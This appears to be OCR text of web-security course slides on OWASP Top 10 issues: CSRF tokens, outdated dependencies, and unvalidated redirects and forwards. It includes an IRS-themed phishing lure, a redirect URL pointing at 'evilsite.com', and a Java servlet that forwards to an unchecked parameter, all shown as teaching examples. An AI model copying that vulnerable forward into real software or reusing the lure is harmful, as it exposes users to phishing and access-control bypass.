
Vulnerable site sees legitimate request from victim and performs the action requested

USER AGENT




```
GET /c568/Computers/iPad-Tablet/iPads/ HTTP/1.1
Host: dealnews.com
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Connection: keep-alive
Cookie: … (omitted) …
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5)
AppleWebKit/600.1.17 (KHTML, like Gecko) Version/7.1
Safari/537.85.10
Accept-Language: en-us
Referer: http://www.google.com/url?sa=t&rct=j&q=where%20
can%20i%20get%20best%20ipad%20deals&source=web&cd=1&ved=0C
EcQFjAA&url=http%3A%2F%2Fdealnews.com%2Fc568%2FComputers%2
FiPad-Tablet%2FiPads%2F&ei=mKlEVKPOA8OLyATYjoCQCg&usg=AFQj
CNELQv67GY4FVCGCFYNHf344jszcVQ&sig2=lmLIQwNlehiS8Q5zP7pqrg
Accept-Encoding: gzip, deflate
```

SEARCH ENGINE



A8 – Avoiding CSRF Flaws

Add a secret, not automatically submitted, token to ALL sensitive requests

- **This makes it impossible for the attacker to spoof the request**
  - **(unless there's an XSS hole in your application)**
- **Tokens should be cryptographically strong or random**

Options

- **Store a single token in the session and add it to all forms and links**
  - **Hidden Field:** `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
  - **Single use URL:** `/accounts/687965fdfaew87agrde`
  - **Form Token:** `/accounts?auth=687965fdfaew87agrde` **...**
- **Beware exposing the token in a referer header**
  - **Hidden fields are recommended**
- **Can have a unique token for each function**
  - **Use a hash of function name, session id, and a secret**
- **Can require secondary authentication for sensitive functions (e.g., eTrade)**

Don't allow attackers to store attacks on your site

- **Properly encode all input on the way out**
- **This renders all links/requests inert in most interpreters**

See the: www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet for more details

A9 – Using Known Vulnerable Components

Output from the Maven Versions Plugin – Automated Analysis of Libraries' Status against Central repository

Dependencies

Status	Group Id	Artifact Id	Current Version	Scope	Classifier	Type	Next Version	Next Incremental	Next Minor	Next Major
⚠	com.fasterxml.jackson.core	jackson-annotations	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-core	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.fasterxml.jackson.core	jackson-databind	2.0.4	compile		jar		**2.0.5**	**2.1.0**	
⚠	com.google.guava	guava	11.0	compile		jar		**11.0.1**	**12.0-rc1**	**12.0**
⚠	com.ibm.icu	icu4j	49.1	compile		jar				**50.1**
⚠	com.theoryinpractise	halbuilder	1.0.4	compile		jar		**1.0.5**		
⚠	commons-codec	commons-codec	1.3	compile		jar			**1.4**	
✓	commons-logging	commons-logging	1.1.1	compile		jar				
⚠	joda-time	joda-time	2.0	compile		jar			**2.1**	
⚠	net.sf.ehcache	ehcache-core	2.5.1	compile		jar		**2.5.2**	**2.6.0**	
⚠	org.apache.httpcomponents	httpclient	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpclient-cache	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.apache.httpcomponents	httpcore	4.1.2	compile		jar		**4.1.3**	**4.2**	
⚠	org.jdom	jdom	1.1	compile		jar		**1.1.2**		**2.0.0**
✓	org.slf4j	slf4j-api	1.7.2	provided		jar				

Most out of Date!


Details Developer Needs

A10 – Unvalidated Redirects and Forwards


1 **Attacker sends attack to victim via email or webpage**

From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.


3



2 **Victim clicks link containing unvalidated parameter**




Request sent to vulnerable site, including attacker's destination site as parameter. Redirect sends victim to attacker site



4

http://www.irs.gov/taxrefund/claim.jsp?year=2006& … &dest=www.evilsite.com

EMAIL ROUTE


SMTP
1
SMTP
SMTP
Internet
2
SMTP
3
Sender
Gmail SMTP
Hotmail SMTP
Hotmail Mail Server
POP3/IMAP
4
Recipient

Multipart E-mail

```
Content-Type: multipart/mixed;
boundary=="_004_D08159981E4D0_"
MIME-Version: 1.0
--_004_D08159981E4D0_
```

Message

```
Content-Type: text/plain; charset="us-ascii"

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
   charset=us-ascii">
</head>
<body>
this is the message body
</body>
</html>
```

```
--_004_D08159981E4D0_
```

Attachment


```
Content-Type: text/plain; name="email_attachment.txt"

Content-Disposition: attachment;
    filename="email_attachment.txt";
    size=95; creation-date="Fri, 07 Nov 2014 00:58:36 GMT";
    modification-date="Fri, 07 Nov 2014 00:58:36 GMT"
Content-Transfer-Encoding: base64

VGhpcyBpcyBhIHRleHQgYXROYWNobWVudCBmaWxlIQ==
```

Name of Attached File

```
--_004_D08159981E4D0_--
```

Unvalidated Forward

1 **Attacker sends attack to vulnerable page they have access to**



Request sent to vulnerable page which user does have access to. Redirect sends user directly to private page, bypassing access control.

2 **Application authorizes request, which continues to vulnerable page**

Filter

```
public void doPost( HttpServletRequest request,
HttpServletResponse response) {
    try {
        String target = request.getParameter( "dest" ) );
        ...

        request.getRequestDispatcher( target ).forward(req
        uest, response);
    }
    catch ( ...
```

```
public void
sensitiveMethod( HttpServletRequest
request, HttpServletResponse
response) {
    try {
          // Do sensitive stuff here.
          ...
    }
    catch ( ...
```

3 **Forwarding page fails to validate parameter, sending attacker to unauthorized page, bypassing access control**

Roadmap


https://tinyurl.com/y9be6ynf

- Ethical Hacking
- Threat Modeling
- Static Analysis
  - SEI CERT Coding Standards
- Dynamic Analysis
  - OWASP Top 10
- **Ethical Hacking Steps**

